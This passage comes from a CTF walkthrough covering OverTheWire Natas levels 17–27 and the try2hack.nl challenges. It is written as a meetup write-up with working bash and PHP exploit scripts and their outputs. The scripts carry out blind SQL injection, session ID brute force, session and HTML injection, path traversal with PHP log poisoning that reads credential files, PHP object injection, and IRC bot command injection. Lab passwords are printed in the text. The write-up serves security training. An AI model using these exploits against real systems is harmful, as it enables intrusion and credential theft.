  local query="natas18\" and IF (BINARY SUBSTRING(password,$2,1)"
  query="$query = \"$3\", SLEEP(15), 0) and \"1"
  local hit=no
  local curlout
  TIME1=$(date +%s)
  curlout=$( \
  curl --silent \
       --form action=index.php \
       --form username="$query" \
       --form submit="Check existence" \
       --user natas17:8Ps3H0GWbn5rd9S7GmAdgQNdkhPkq9cw \
       http://natas17.natas.labs.overthewire.org/?debug=true 2>&1)
  TIME2=$(date +%s)
  if [[ "$curlout" =~ "Executing query" ]]; then
    [[ $(( TIME2 - TIME1 )) -gt 10 ]] && hit=yes
  else
    echo "ERROR - no input received for guess $2"
    exit 1
  fi
  eval $__resultvar="'$hit'"
}

b64="0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz+/"
ntries=${#b64}
guess=
known=

for (( i=1; i < 33; i++ )); do
  echo "guessing $i"
  for (( j=0; j < ntries; j++ )); do
    guess="${b64:j:1}"
    try_guess result $i "$guess"
    if [[ "$result" == "yes" ]]; then
      known="$known$guess"
      echo known so far = $known
      break
    fi
  done
  if [[ ${#known} -ne $i ]]; then
    echo "ERROR - known so far = $known"
    echo "ERROR - password character $i failed"
    exit 1
  fi
done
echo "SUCCESS - password is $known"
```

### 3.27.18 Natas Level 18 -> 19

Level 18 Password = “xvKIqDjy4OPv7wCRgDlmj0pFsCsDjhdP”

The web page has a “view sourcecode” link which code analysis shows stores a PHPSESSID cookie. The following script guesses all possibly values of the session id to find one that has admin credentials.

```
#!/usr/bin/env bash

for (( i=1; i <= 640; i++ )); do
  curlout=$( \
    curl --silent \
         --cookie "PHPSESSID=$i" \
         --user natas18:xvKIqDjy4OPv7wCRgDlmj0pFsCsDjhdP \
         http://natas18.natas.labs.overthewire.org/?debug=true \
    )
  if [[ "$curlout" =~ "The credentials for the next level" ]]; then
    password=${curlout#*Password: }
    password=${password%%</pre>*}
    echo "PHPSESSID=$i yields password $password"
    break
  fi
done
```

Running the script yields the password:

```
me@myhost:~/Natas$ ./natas18.sh
PHPSESSID=585 yields password 4IwIrekcuZlA9OsjOkoUtwU6lhokCPYs
```

### 3.27.19 Natas Level 19 -> 20

Level 19 Password = “4IwIrekcuZlA9OsjOkoUtwU6lhokCPYs”

Same as the prior level except session IDs are no longer sequential. Entering a user of “whoami” yields a cookie PHPSESSID = “3339302d77686f616d69”, which is ascii “390-whoami”. So we guess the admin session id’s are NNN-admin and try those.

```
#!/usr/bin/env bash

for (( i=1; i <= 640; i++ )); do
```

```
# for (( i=580; i <= 590; i++ )); do
  sid=$(xxd -pu <<< "${i}-admin")
  sid=${sid%??}
  echo "Trying PHPSESSID=$sid"
  curlout=$( \
    curl --silent \
         --cookie "PHPSESSID=$sid" \
         --user natas19:4IwIrekcuZlA9OsjOkoUtwU6lhokCPYs \
         http://natas19.natas.labs.overthewire.org/?debug=true \
    )
  # echo "curlout=$curlout"
  if [[ "$curlout" =~ "The credentials for the next level" ]]; then
    password=${curlout#*Password: }
    password=${password%%</pre>*}
    echo "PHPSESSID=${i}-admin yields password $password"
    break
  fi
done
```

Running the script yields the password:

```
me@myhost:~/Natas$ ./natas19.sh
PHPSESSID=501-admin yields password eofm3Wsshxc5bwtVnEuGIlr7ivb9KABF
```

### 3.27.20 Natas Level 20 -> 21

Level 20 Password = “eofm3Wsshxc5bwtVnEuGIlr7ivb9KABF”

The web page has a “view sourcecode” link which code analysis shows they use a custom method to store/retrieve session data. The key/value pairs are stored separated by “\n”. So 2 runs of `curl` will suffice to crack the password: (1) the first run gets a PHPSESSID and sets the name field to “admin\nadmin 1” (with a real “\n”, not the literal text); (2) the second run will use the established PHPSESSID with the name field set to have the embedded newline create a session variable “admin” with value “1”. Here is a script that automates the attack:

```
#!/usr/bin/env bash

curlout=$( \
curl --silent \
     --form action=index.php \
     --form name="name admin
admin 1" \
     --form submit="Change name" \
     --user natas20:eofm3Wsshxc5bwtVnEuGIlr7ivb9KABF \
     http://natas20.natas.labs.overthewire.org/?debug=true 2>&1 \
)

sid=${curlout#*DEBUG: MYWRITE }
sid=${sid%% *}
echo "PHPSESSID=$sid"

curlout=$( \
curl --silent \
     --cookie "PHPSESSID=$sid" \
     --form action=index.php \
     --form name="name admin
admin 1" \
     --form submit="Change name" \
     --user natas20:eofm3Wsshxc5bwtVnEuGIlr7ivb9KABF \
     http://natas20.natas.labs.overthewire.org/?debug=true 2>&1 \
)
password=${curlout#*Password: }
password=${password%%</pre*>}

echo "password=$password"
```

And here is the result of running the script:

```
me@myhost:~/Natas$ ./natas20.sh
PHPSESSID=9cp51ros4m5eeq1oi6ilm5nd44
password=IFekPyrQXftziDEsUr3x21sYuahypdgJ
```

### 3.27.21 Natas Level 21 -> 22

Level 21 Password = “IFekPyrQXftziDEsUr3x21sYuahypdgJ”

The web page has an experimenter version, both with a “view sourcecode” link. The hope is that a colocated web site will share session data, so when you exploit the experimenter site’s form by injecting an “admin” input, the session can be used on the non-experimenter side to use that “admin” field to reveal the password. Here is the exploit code:

```
#!/usr/bin/env bash

COOKIES=natas21-cookie.txt
cat /dev/null > $COOKIES

inject="yellow' /><br>admin: <input name='admin' value='1"
curlout=$( \
curl --silent \
     --cookie-jar "$COOKIES" \
     --form action=index.php \
     --form align='center' \
     --form admin='1' \
     --form fontsize='100%' \
     --form bgcolor="$inject" \
     --form submit='Update' \
     --user natas21:IFekPyrQXftziDEsUr3x21sYuahypdgJ \
     http://natas21-experimenter.natas.labs.overthewire.org/?debug=true 2>&1 \
)

sid="$(cat $COOKIES)"
sid=${sid#*PHPSESSID?}
echo "PHPSESSID=$sid"

curlout=$( \
curl --silent \
     --cookie "PHPSESSID=$sid" \
     --user natas21:IFekPyrQXftziDEsUr3x21sYuahypdgJ \
     http://natas21.natas.labs.overthewire.org/?debug=true 2>&1 \
)

password=${curlout#*Password: }
password=${password%%</pre>*}
echo "password=$password"
rm $COOKIES
```

And here is the result of running the script:

```
me@myhost:~/Natas$ ./natas21.sh
PHPSESSID=eeevtntuhp7l2sa0rr7c123ph7
password=chG9fbe1Tq2eWVMgjYYD1MsfIvN461kJ
```

### 3.27.22 Natas Level 22 -> 23

Level 22 Password = “chG9fbe1Tq2eWVMgjYYD1MsfIvN461kJ”

The web page has a “view sourcecode” link which code analysis shows the GET parameter “revelio” reveals the password only when the session has “admin” = 1. Here’s the code for the exploit:

```
#!/usr/bin/env bash

curlout=$( \
curl --silent \
     --form admin=1 \
     --user natas22:chG9fbe1Tq2eWVMgjYYD1MsfIvN461kJ \
     http://natas22.natas.labs.overthewire.org/?revelio=yes 2>&1 \
)

password=${curlout#*Password: }
password=${password%%</pre>*}
echo "password=$password"
```

And here is the result of running the script:

```
me@myhost:~/Natas$ ./natas22.sh
password=D0vlad33nQF0Hz2EP255TP5wSW9ZsRSE
```

### 3.27.23 Natas Level 23 -> 24

Level 23 Password = “D0vlad33nQF0Hz2EP255TP5wSW9ZsRSE”

The web page has a “view sourcecode” link which code analysis shows a particular “passwd” filled into a GET form will reveal the password. Here’s the code for the exploit:

```
#!/usr/bin/env bash

curlout=$( \
curl --silent \
     --form passwd="11 iloveyou" \
     --user natas23:D0vlad33nQF0Hz2EP255TP5wSW9ZsRSE \
     http://natas23.natas.labs.overthewire.org/ 2>&1 \
)

password=${curlout#*Password: }
password=${password%%</pre>*}
echo "password=$password"
```

And here is the result of running the script:

```
me@myhost:~/Natas$ ./natas23.sh
password=OsRmXFguozKpTZZ5X14zNO43379LZveg
```

### 3.27.24 Natas Level 24 -> 25

Level 24 Password = “OsRmXFguozKpTZZ5X14zNO43379LZveg”

The web page has a “view sourcecode” link which code analysis shows will reveal the password when the `strcmp($_REQUEST["passwd"],"<censored>")` returns 0. Well, it turns out that if there is an error (like one of the types being an array vs. a string, it returns 0 or equal. Here’s the code for the exploit:

```
#!/usr/bin/env bash

curlout=$( \
curl --silent \
     --form passwd[]="" \
     --user natas24:OsRmXFguozKpTZZ5X14zNO43379LZveg \
     http://natas24.natas.labs.overthewire.org/ 2>&1 \
)

password=${curlout#*Password: }
password=${password%%</pre>*}
echo "password=$password"
```

And here is the result of running the script:

```
me@myhost:~/Natas$ ./natas24.sh
password=GHF6X7YwACaYYssHVY05cFq83hRktl4c
```

### 3.27.25 Natas Level 25 -> 26

Level 25 Password = “GHF6X7YwACaYYssHVY05cFq83hRktl4c”

The web page has a “view sourcecode” link which code analysis shows two possible avenues for exploit: (1) `safeinclude()`’ing a file with the translated contents of the web page; (2) `logRequest()` writing to a log file.

For (1), `safeinclude()`’s replacement of “../” is easily bypassed by including “.../ ./” wherever you want “../”. The second check for “natas_webpass” is not easily bypassed and your humble pentester failed to get by that check. If we had then the second avenue would not be needed.

However, (2) allows us to write to a log file whose name and contents are partly under our control. `curl --cookie "PHPSESSID=ohoh" ...` can set the log filename to */tmp/natas25_ohoh.log*. `curl --user-agent "$phpcode" ...` can log php code to display */etc/natas_webpass/natas26*.

Combining both these exploits with a little bit of trial & error, we set the language to “.../ ./.../ ./.../ ./.../ ./.../ ./tmp/natas25_ohoh.log”. Becasue of this, `safeinclude()` will generate a log file */tmp/natas25_ohoh.log* when changing the “.../ ./” to “../”. And that file will display */etc/natas_webpass/natas26* because we set upt the user-agent to include that code, revealing the password.

Here’s the code for the exploit:

```
#!/usr/bin/env bash

phpcode='<? echo file_get_contents("/etc/natas_webpass/natas26"); ?>'
phpfile='ohoh'
```

```
# web root directory is /var/www/natas/natas25 so /tmp is 5 ../ up
logfile='.../.../.../.../.../.../.../.../.../.../tmp/natas25_ohoh.log'

curlout=$( \
curl --silent \
     --cookie "PHPSESSID=$phpfile" \
     --user-agent "$phpcode" \
     --form lang="$logfile" \
     --user natas25:GHF6X7YwACaYYssHVY05cFq83hRktl4c \
     http://natas25.natas.labs.overthewire.org/ 2>&1 \
)

password=${curlout#*??::??:??] }
password=${password%%? *}
echo "password=$password"
```

And here is the result of running the script:

```
me@myhost:~/Natas$ ./natas25.sh
password=oGgWAJ7zcGT28vYazGo4rkhOPDhBu34T
```

### 3.27.26 Natas Level 26 -> 27

Level 26 Password = “oGgWAJ7zcGT28vYazGo4rkhOPDhBu34T”

The web page has a “view sourcecode” link which code analysis shows an example of PHP Object Injection. It starts with an unused `Logger` class with magic `__destruct()` routine that is called when an instance is destroyed after being `unserialize()`’ed. And that `unserialize()` can come from `$drawing=unserialize(base64_decode($_COOKIE["drawing"]));` which is supposed to be a “drawing” but will be a `Logger` instance. That serialized logger instance can be defined to create a log file *img/hackinto.php* with `exitMsg` set to write `echo file_get_contents("/etc/natas_webpass/natas27");` to the log file. Then you only have to open img/hackinto.php to read the password.

Our first task is to serialize the `Logger` object. We just need the local variables set properly in the `_construct()` method. The class name and the variables are what gets serialized, not the methods nor their signatures. Here is the serialization for `Logger`. Note that even though the `Logger` class seems to force a `logFile` extension of “.log” the serialized version has “.php”. Here is *natas26.php*:

```
<?php

class Logger{
    private $logFile;
    private $initMsg;
    private $exitMsg;

    function __construct(){
        // initialise variables
        $this->initMsg="";
        $this->exitMsg="<? echo file_get_contents('/etc/natas_webpass/natas27'); ?>";
        $this->logFile = $GLOBALS['file'];
    }

}

$file = $argv[1];
echo "serialized=" . base64_encode(serialize(new Logger()));
```

```
?>
```

Here is *natas26.sh*, the script to run the php file above, make the initial request with the serialized `Logger()` object (and create the "log" .php file), and the final request for the the "log" .php file.

```
#!/usr/bin/env bash

FILE=img/hackinto.php

phpout=$(php natas26.php $FILE)
serialized=${phpout#*serialized=}
serialized=${serialized%%
*}
echo "serialized=$serialized"

curlout=$( \
curl --silent \
     --cookie "drawing=$serialized" \
     --user natas26:oGgWAJ7zcGT28vYazGo4rkhOPDhBu34T \
     http://natas26.natas.labs.overthewire.org/ 2>&1 \
)

curlout=$( \
curl --silent \
     --user natas26:oGgWAJ7zcGT28vYazGo4rkhOPDhBu34T \
     http://natas26.natas.labs.overthewire.org/$FILE 2>&1 \
)

echo "password=$curlout"
```

Here's the exploit results.

```
me@myhost:~/Natas$ ./natas26.sh
serialized=Tzo2OiJMb2dnZXIiOjM6e3M6MTU6IgBMb2dnZXIAbG9nRmlsZSI7czoxNjoiaW1nL2hhY2tpbnRvLnBocCI7czoxN
 ↪PiI7fQ==
password=55TBjpPZUUJgVP5b3BnbG6ON9uDPVzCJ
```

### 3.27.27 Natas Level 27

Level 27 Password = "55TBjpPZUUJgVP5b3BnbG6ON9uDPVzCJ"

"Congratulations! You have reached the end… for now."

## 3.28 try2hack.nl

This is to document the meetup's efforts responding to the challenge TRY2HACK. dsolstad/walkthrough-try2hack.nl already has a good writeup of the solutions, so we only provide each level's URL & answers. In a few cases we mention alternate solutions and provide some missing detail.

Before starting, review the rules, then start.

### 3.28.1 Level 1

Level 1 hint

Level 1 Password = “h4x0r”

### 3.28.2 Level 2

Level 2 hint

Level 2 Username = “try2hack”

Level 2 Password = “irtehh4x0r!”

Level 2 doesn’t actually require having flash. You can just download the flash file and use `strings level2.swf` to view all 3 of Username/Password/NextLevelURL.

### 3.28.3 Level 3

Level 3 hint

Level 3 Password = “try2hackrawks”

### 3.28.4 Level 4

Level 4 hint

Level 4 Username = “appletking”

Level 4 Password = “pieceofcake”

Level 4 attempts to run a java applet, though you don’t need to with the method in the Level 4 hint. Instead of using the suggested java decompiler, Kali Linux has the java decompiler `jad` already installed.

Alternatively, if you do have java installed, you could run `ngrep` while the requested page loaded to look at http GET and POST URLs. Just after the PasswdLevel4.class is loaded the file “/levels/level4” is downloaded. A simple *wget* command to retrieve that file would reveal the answer.

```
me@myhost:~# ngrep -l -p -d eth0 "^GET |^POST " \
    tcp and port 80 and host try2hack.nl

T 192.168.1.28:35277 -> 217.195.122.51:80 [AP]
  GET /levels/PasswdLevel4.class HTTP/1.1..User-Agent: Java(tm) 2 SDK, Standa
  rd Edition v1.7.0_55 Java/1.7.0_55..Host: try2hack.nl..Accept: text/html, i
  mage/gif, image/jpeg, *; q=.2, */*; q=.2..Connection: keep-alive....
#######
T 192.168.1.28:35277 -> 217.195.122.51:80 [AP]
  GET /levels/level4 HTTP/1.1..User-Agent: Java(tm) 2 SDK, Standard Edition v
  1.7.0_55 Java/1.7.0_55..Host: try2hack.nl..Accept: text/html, image/gif, im
  age/jpeg, *; q=.2, */*; q=.2..Connection: keep-alive....
######^Cexit
120 received, 0 dropped

me@myhost:~# wget http://try2hack.nl/levels/level4
##################### SNIP ######################
```

```
me@myhost:~# cat level4
level5-fdvbdf.xhtml
appletking
pieceofcake
```

### 3.28.5 Level 5

Level 5 hint

Level 5 Username = “Try2Hack”

Level 5 Password = “ILoveDodi”

This one only requires decompiling (but not running) the VB3 program LEVEL5.EXE. And it can be run on Kali Linux using `winetricks`:

```
apt-get install winetricks
winetricks vb6run
###################### SNIP ######################
cp VB6*.exe /root/.cache/winetricks/vb6run/
winetricks vb6run
###################### SNIP ######################
# Now download and run the disassembler (ignoring the error messages)
```

And of course the exploit continues on as described in the hint.

### 3.28.6 Level 6

Level 6 hint

Level 6 Username = “dabomb”

Level 6 Password = “encryptionrawks”

Instead of `wireshark` the easier `ngrep` can be used for network traffic capture. This one can also be run on Kali Linux using `winetricks`:

```
# If not already done for Level 5 ...
apt-get install winetricks
winetricks vb6run
###################### SNIP ######################
cp VB6*.exe /root/.cache/winetricks/vb6run/
winetricks vb6run
###################### SNIP ######################

# Now continue on ...
# Now go online and download RICHTX32.OCX, MSWINSCK.OCX in LEVEL6.EXE dir
wine LEVEL6.EXE
###################### SNIP ######################
```

In a separate terminal window open up:

```
me@myhost:~# ngrep -l -p -d eth0 "^GET |^POST " \
    tcp and port 80 and host try2hack.nl
```

```
T 192.168.1.28:35277 -> 217.195.122.51:80 [AP]
  GET /levels/levels/level6.data HTTP/1.1..Host: try2hack.nl..Connection: close. .
↪User-Agent: Try2Hack level 6 client..Accept: */*....
######^Cexit
16 received, 0 dropped

me@myhost:~# wget http://try2hack.nl/levels/level6.data
##################### SNIP #####################

me@myhost:~# cat level6.data
(ENCRYPTION TYPE)
B*C*N**N

(USERNAME)
aaabb aaaaa aaaab abbab ababb aaaab

(PASSWORD)
aabaa abbaa aaaba baaaa babba abbba baaba abaaa abbab abbaa baaaa aaaaa babaa abaab␣
↪baaab

(PAGE)
babab aabab abaab abbab aabbb aaabame@myhost:~#
```

And of course the exploit continues on as described in the hint.

### 3.28.7 Level 7

Level 7 hint

Only answer is the Level 8 url below

The hint ignores the much simpler `wget` solution:

```
me@myhost:~# wget http://www.try2hack.nl/levels/level7-xfkohc.php \
    --header='User-agent: MSIE 7.66;Unix' \
    --header='Referer: http://www.microsoft.com/ms.htm'
--2014-07-09 09:57:54--  http://www.try2hack.nl/levels/level7-xfkohc.php
##################### SNIP #####################
Saving to: ‘level7-xfkohc.php’
##################### SNIP #####################

me@myhost:~# cat level7-xfkohc.php
##################### SNIP #####################
<a href="level8-balnrg.xhtml">Level 8</a>
##################### SNIP #####################
me@myhost:~#
```

### 3.28.8 Level 8

Level 8 hint

Level 9 Username = “root”

Level 9 Password = “arse”

### 3.28.9 Level 9

Level 9 hint
Level 10 irc node = "irc.efnet.org"
Level 10 irc channel = "#try2hack.level10"
Level 10 Password = "yu0aertehbomb"

Here is the simplest solution, involving only using the Chrome browser's ability to modify a cookie.

Alternatively, using `ngrep` and `wget` gives us another simple solution illustrating the use of these 2 utilities. First open up a window to snoop just prior to submitting your first password request:

```
me@myhost:~# ngrep -lpd eth0 "^GET |^POST " tcp and port 80 and host try2hack.nl
eth0: no IPv4 address assigned: Cannot assign requested address
interface: eth0
filter: (ip or ip6) and ( tcp and port 80 and host try2hack.nl )
match: ^GET |^POST
```

Then try a password and you'll see this in the capture:

```
####
T 192.168.1.23:44840 -> 217.195.122.51:80 [AP]
  POST /levels/level9-gnapei.xhtml HTTP/1.1..Host: www.try2hack.nl..Connection:
##################### SNIP #####################
  ,en;q=0.8..Cookie: str_username=admin; str_password=yu0aertehbomb; auth=no....
  username=anyuser&password=anypassword&submit=Enter
########
```

This is where you display your html-fu skills and notice there is a cookie with "auth=no" and decide to try setting "auth=yes" for the cookie (after unsuccessfully trying to enter the cookie username & password).

```
me@myhost:~# wget --no-cookies \
  --header "Cookie: str_username=admin; str_password=yu0aertehbomb; auth=yes" \
  --post-data="username=admin&password=yu0aertehbomb&submit=Enter"  \
  http://www.try2hack.nl/levels/level9-gnapei.xhtml
--2014-07-09 11:16:09--  http://www.try2hack.nl/levels/level9-gnapei.xhtml
##################### SNIP #####################
2014-07-09 11:16:10 (25.4 KB/s) - 'level9-gnapei.xhtml' saved [4120/4120]

me@myhost:~# cat level9-gnapei.xhtml
##################### SNIP #####################
Good job! You can find Level 10 at our IRC channels. Go to #try2hack.level10 on irc.
↪efnet.org and use 'yu0aertehbomb' as key to continue. See the <a href="../chat/">
↪chat</a> page for more information.
##################### SNIP #####################
me@myhost:~#
```

### 3.28.10 Level 10 (with key "yu0aertehbomb")

Level 10 hint
Only answer is the Level 11 url below

Remember, the level 10 rules say:

> The goal of level 10 is to create your own account on the bot and gain +n (owner) by exploiting an intentional bug in the bot.

So in the following, watch for an exploit on the irc server, allowing you to gain +n (owner) via a bug in the bot.

At irc server irc.efnet.org, join #try2hack.level10 with password ‘yu0aertehbomb’ and receive this message:

```
(12:22:28 PM) LVL10-049: (notice) [#try2hack.level10] Welcome, I am try2hack Level10!␣
↪Decode the following line to proceed:
(12:22:30 PM) LVL10-049: (notice)     ␣
↪0100111001101001011000110110010100100000011010100110111101100010001011100010000001001110011011110111
```

encodertool translates this binary mess to:

```
Nice job. Now type '/msg TRY2HACK showbug' to see the bug
```

Go back to irc to enter ‘/msg TRY2HACK showbug’ and get this reponse:

```
(12:45:04 PM) TRY2HACK: (notice) [#try2hack.level10] I am the try2hack servicebot. I
↪'m not part of the challenges so don't try to h4x0r me.
(12:45:32 PM) TRY2HACK: (notice) ovaq pgpe - CVAT pgpe:cvatercyl
(12:45:34 PM) TRY2HACK: (notice) cebp pgpe:cvatercyl {avpx hubfg unaq qrfg xrl net} {
(12:45:36 PM) TRY2HACK: (notice) frg qhe [rkce [havkgvzr] - $net]
(12:45:38 PM) TRY2HACK: (notice) chgfrei "ABGVPR $avpx :Lbhe cvat ercyl gbbx $qhe␣
↪frpbaqf"}
```

`echo "STRING" | tr a-zA-Z n-za-mN-ZA-M` rot13 translates this to:

```
bind ctcr - PING ctcr:pingreply
proc ctcr:pingreply {nick uhost hand dest key arg} {
    set dur [expr [unixtime] - $arg]
    putserv "NOTICE $nick :Your ping reply took $dur seconds"}
```

So this must be the exploit. A little google-fu and we see that it’s eggtcl Tcl code for an Eggdrop IRC bot. The Eggdrop Tcl Commands defines the commands we have available. Our goal is to add a user and make them an owner. Looking at the list of commands we need `adduser HANDLE` and `chattr HANDLE +n` (as given in the original rule instructions).

Apparently, using the script can exploit the IRC bot LVL10-xxx (not the try2hack bot in #try2hack.level10 - hands off). Note that the bot name changes periodically (xxx is a 3 digit number).

First, where’s the exploit? Well, the script evaluates $arg with no checks, so we can make $arg be arbitrary commands (the ones we outlined above). Of course the computed time duration would be wildly off given that we’re not sending in a time :)

Second, we must get the script to execute. It binds to the ctcr PING event, so we choose between the CTCP and NCTCP commands, either one sending a PING with an argument of a command.

So fire up your irc chat client and send the following commands:

```
/JOIN #try2hack.level10 yu0aertehbomb
/NCTCP LVL10-055 PING [adduser virt *!virt@*]
/NCTCP LVL10-055 PING [chattr virt +n]
/MSG LVL10-055 pass abcdef
... your humble writer could not get dcc chat going due to firewall issues ...
/DCC CHAT LVL10-055
```

After doing so, you are an owner (grand poo-bah). From the hint a DCC chat with the bot to get the next challenge information. Your cub pentest reporter was not able to get DCC going through the home firewall. Maybe it will work better at the meetup.

### 3.28.11 Level 11

Level 11 hint

Only answer is the Level 12 url below

Here is a python version:

```python
#!/usr/bin/env python

import urllib
import urllib2
from operator import mul

# Read the level11 page
url = 'http://www.try2hack.nl/levels/level11-vmituh.xhtml'
page = urllib2.urlopen(url).read()

# Pick out the positions
csl = page[page.find("at positions ")+13 : page.find(" of your randomly")]
csl = csl[:csl.find(" and")] + ", " + csl[csl.find(" and")+ 5:]
indices = map(int, csl.split(', '))

# Pick out the random string
rstring = page[page.find("Your random string:<br />")+25:]
rands = rstring[:rstring.find("<hr />")]

# Compute the answer
numbers = [ord(rands[i-1]) for i in indices]
product = reduce(mul, numbers)
answer=str(product)[:5]

# http POST the answer
values = {'answer' : answer,
          'submit' : 'click here to continue'}
data = urllib.urlencode(values)
req = urllib2.Request(url, data)

# Get response with level 12 page location
response = urllib2.urlopen(req).read()
level12 = response[response.find('level12'):]
level12 = level12[:level12.find('"')]
print(level12)
```

Here is a bash version:

```bash
#!/usr/bin/env bash

# Read the level 11 page
resp=$(wget -q -O - http://www.try2hack.nl/levels/level11-vmituh.xhtml)

# Pick out the positions
bytes=${resp#*characters at positions }
bytes=${bytes%% of your *}
bytes=${bytes/ and/,}
bytes=${bytes//,/ }

# Pick out the random string
```

```
random=${resp#*string:<br />}
random=${random%%<*}

# Compute the answer
mult=$(( 1 ))
for i in $bytes; do
  p=$(( i - 1))
  c=${random:$p:1}
  printf -v n "%d" \'$c
  mult=$(bc <<< $mult*$n)
done
answer=${mult:0:5}

# http POST the answer
resp=$(wget -q -O - http://www.try2hack.nl/levels/level11-vmituh.xhtml \
     --post-data "answer=${answer}&submit=click+here+to+continue")

# Get response with level 12 page location
level12=${resp#*passed Level 11.<br /><br /><a href=\"}
level12=${level12%%\"*}
echo $level12
```

### 3.28.12 Level 12

Level 12 hint

Level 12 Username = “lamer”

Level 12 Password = “648tryharder”

The instructions lead one to get a python decompiler. A quick search comes up with : Easy Python Decompiler for Windows, uncompyle, and Decompiler++. Once installed, the resulting source is:

```
# Source Generated with Decompyle++
# File: level12.pyc (Python 2.7)

from md5 import new
print 'Enter username:'
username = raw_input()
print 'Enter password:'
password = raw_input()

try:
    x = chr(int(password[0:3]) / 3 - 100)
    x += chr((int(password[0:3]) / 12 + 3) * 2)
    x += chr((int(password[0:3]) - 700) + 173)
    x += chr((int(password[0:3]) - 148) / 4 - 21)
    x += chr((int(password[0:3]) - 327) / 3 - 10)
    x += chr(int(password[0:3]) - 534)
    x += chr(((int(password[0:3]) + 52) / 70) * 10)
    x += chr(int(password[0:3]) ** 2 - 640 * int(password[0:3]) - 5083)
    x += chr(int(password[0:3]) * 5 - 3126)
except ValueError:
    pass
```

```
try:
    if new(username).hexdigest() == \
            '3e3a378c63aa1' + x[7:8] + '55e3e9' + x[4:5] + 'e9d2bdcd6a1' \
            and password[3:12] == x:
        print 'Well done. Enter the valid username and password on the form online.'
    else:
        print 'Wrong username and/or password'
except NameError:
    print 'Wrong username and/or password'
```

To save some time, the `hexdigest()` returns a length 32 hex string. In the comparison to `new(username).hexdigest()` there are 30 in the string constants meaning 1 each are needed from `x[7:8]` and `x[4:5]`, meaning string `x` must be at least 8 characters long. Looking at the 8th character computation, the only `password[0:3]` that could not throw an exception is 648. And for 648 the value of `x` is "tryharder". So then the password is '648tryharder' and the username hash is '3e3a378c63aa1e55e3e9ae9d2bdcd6a1'. Looking up the hash at a reverse hash calculator the username is revealed to be 'lamer'.

### 3.28.13 Level 13

Level 13 hint
Last Password = "f1ff950850ac2f1f51fa82d839f0bd1b"

The downloaded file is a Linux ext3 filesystem copy needing journal recovery. Since the recovery would potentially remove some data, mount the filesystem using a backup superblock (after having located the alternate superblocks using `mkfs -n`.

```
me@myhost:~$ # We have an ext3 filesystem with errors
me@myhost:~$ file level13
level13: Linux rev 1.0 ext3 filesystem data, UUID=568b6779-f529-4164-8526-
↪c1053a745272 (needs journal recovery)

me@myhost:~$ # Get the superblock locations in case bad sb
me@myhost:~$ sudo /sbin/mkfs -n level13
mke2fs 1.42.10 (18-May-2014)
level13 contains a ext3 file system
  last mounted on Sat Jul 13 05:34:57 2013
Proceed anyway? (y,n) y
Creating filesystem with 70584 1k blocks and 17712 inodes
Filesystem UUID: 062393d9-a4bb-4a1d-94f0-28f27052dd3e
Superblock backups stored on blocks:
  8193, 24577, 40961, 57345

me@myhost:~$ # Mount it using alternate sb (just to show how)
me@myhost:~$ #   "ro,noload" stops journal replay
me@myhost:~$ sudo mount  -o loop,ro,sb=40961,noload     level13 /mnt

me@myhost:/mnt/home/lamer$ # Now look around
me@myhost:/mnt/home/lamer$ cd /mnt/home/lamer
me@myhost:/mnt/home/lamer$ ls -al
total 1076
drwxr-xr-x 2 root root    1024 Jul 13  2013 .
drwxr-xr-x 3 root root    1024 Jul 13  2013 ..
-rwxr-xr-x 1 root root      10 Jul 13  2013 .password_part1.txt
-rwxr-xr-x 1 root root     738 Jul 13  2013 .password_part3.gif
```

```
-rw-r--r-- 1 root root 1091321 Jul 13  2013 tlk-0.8-3.pdf
me@myhost:/mnt/home/lamer$
me@myhost:/mnt/home/lamer$ cat .password_part1.txt
f1ff95085
me@myhost:/mnt/home/lamer$ sudo umount /mnt
```

So the first (“f1ff95085”) of 3 parts to the password with only the first part being easy. No amount of looking at .password_part3.gif (even with a hex viewer like `dhex`) revealed any hidden data: no appended zip file, no embedded text. At this level it’s just an ordinary GIF89a file. Since the filesystem has corruption, perhaps that’s where we can find the missing .password_part2.???.

Use `debugfs` to analyze “level13”. First get `ls -l /home/lamer` to get the inodes and blocks for the files.

```
me@myhost:~$ /sbin/debugfs level13
debugfs 1.42.10 (18-May-2014)
debugfs:  ls -l /home/lamer
  11810   40755 (2)      0      0    1024 13-Jul-2013 05:43 .
  11809   40755 (2)      0      0    1024 13-Jul-2013 05:40 ..
  11811  100644 (1)      0      0   1091321 13-Jul-2013 05:41 tlk-0.8-3.pdf
  11812  100755 (1)      0      0     738 13-Jul-2013 05:42 .password_part3.gif
  11813  100755 (1)      0      0      10 13-Jul-2013 05:43 .password_part1.txt

debugfs:  blocks <11810>
51713
debugfs:  blocks <11812>
56321
debugfs:  blocks <11813>
49401
```

We’re not interested in `.password_part1.txt` so dump out the blocks for `.password_part3.gif`:

```
debugfs:  bd 56321
0000  4749 4638 3961 7800 2d00 a500 00ff ffff  GIF89ax.-.......
######################## SNIP #######################
1360  0000 0000 0000 0000 0000 0000 0000 0000  ................
*
1520  0000 6138 3264 3833 3966 3062 6431 620a  ..a82d839f0bd1b.
1540  0000 0000 0000 0000 0000 0000 0000 0000  ................
*
```

There’s some new data (“a82d839f0bd1b”) at the end of `.password_part3.gif` which we’ll assume is part 3 of the password. So where is part 2? Let’s dump out the /home/lamer directory to look for a lost/deleted part2:

```
debugfs:  bd 51713
0000  222e 0000 0c00 0102 2e00 0000 212e 0000  "...........!...
0020  0c00 0202 2e2e 0000 232e 0000 1800 0d01  ........#.......
0040  746c 6b2d 302e 382d 332e 7064 6600 0000  tlk-0.8-3.pdf...
0060  242e 0000 1c00 1301 2e70 6173 7377 6f72  $........passwor
0100  645f 7061 7274 332e 6769 6600 252e 0000  d_part3.gif.%...
0120  b403 1301 2e70 6173 7377 6f72 645f 7061  .....password_pa
0140  7274 312e 7478 7400 dd2e 0000 9803 1301  rt1.txt.........
0160  2e70 6173 7377 6f72 645f 7061 7274 322e  .password_part2.
0200  7478 7400 0000 0000 0000 0000 0000 0000  txt.............
0220  0000 0000 0000 0000 0000 0000 0000 0000  ................
*

debugfs:  blocks <11997>
```

There goes `.password_part2.txt` preceded by its little-endian inode, here dd2e = 0x2edd = 11997. However `blocks <11997>` shows there are no data blocks associated with inode 11997. So let's look at the journal log to see if there is anything to help with indoe 11997.

```
debugfs:  logdump -i <11997>
Inode 11997 is at group 6, block 49178, offset 512
Journal starts at block 1, transaction 2
  FS block 49178 logged at sequence 11, journal block 1306 (flags 0x2)
    (inode block for inode 11997):
    Inode: 11997   Type: bad type        Mode:  0000   Flags: 0x0
    Generation: 0    Version: 0x00000000
    User:     0   Group:     0   Size: 0
